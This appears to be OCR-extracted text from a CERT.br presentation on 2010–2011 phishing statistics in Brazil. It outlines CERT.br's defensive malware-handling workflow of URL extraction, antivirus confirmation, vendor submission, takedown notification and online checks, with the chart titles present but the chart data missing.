
2010-2011 Timeline - Brazilian Brands



2011 Timeline - International Brands



Phishing Cases by Country Code (IP Allocation)




2010

2011

© CERT.br -- by Highcharts.com

Domains Where Phishing Pages Were Hosted




© CERT.br -- by Highcharts.com


Average Uptimes for Phishing Pages

2010


All IPs



IPs allocated to Brazil




IPs allocated to other countries




2011


All IPs




IPs allocated to Brazil



IPs allocated to other countries



CERT.br Malware Handling System



trojanfilter

Extract suspicious URLs from emails

trojancheck

Fetch and store malware candidate

Using AV, confirm if file is really a malware

Create a list with the confirmed URLs

sm2av

Select new malware from malware´s list

Send malware copy to each AV vendor that does not detect the malware yet

notify

Get IP contacts

Create email with the list entry data and a email template

Send notification asking to remove the malware

istronline

Try to fetch malware in order to check if it is still online

Update stats DB including the new date and status of the malware URL

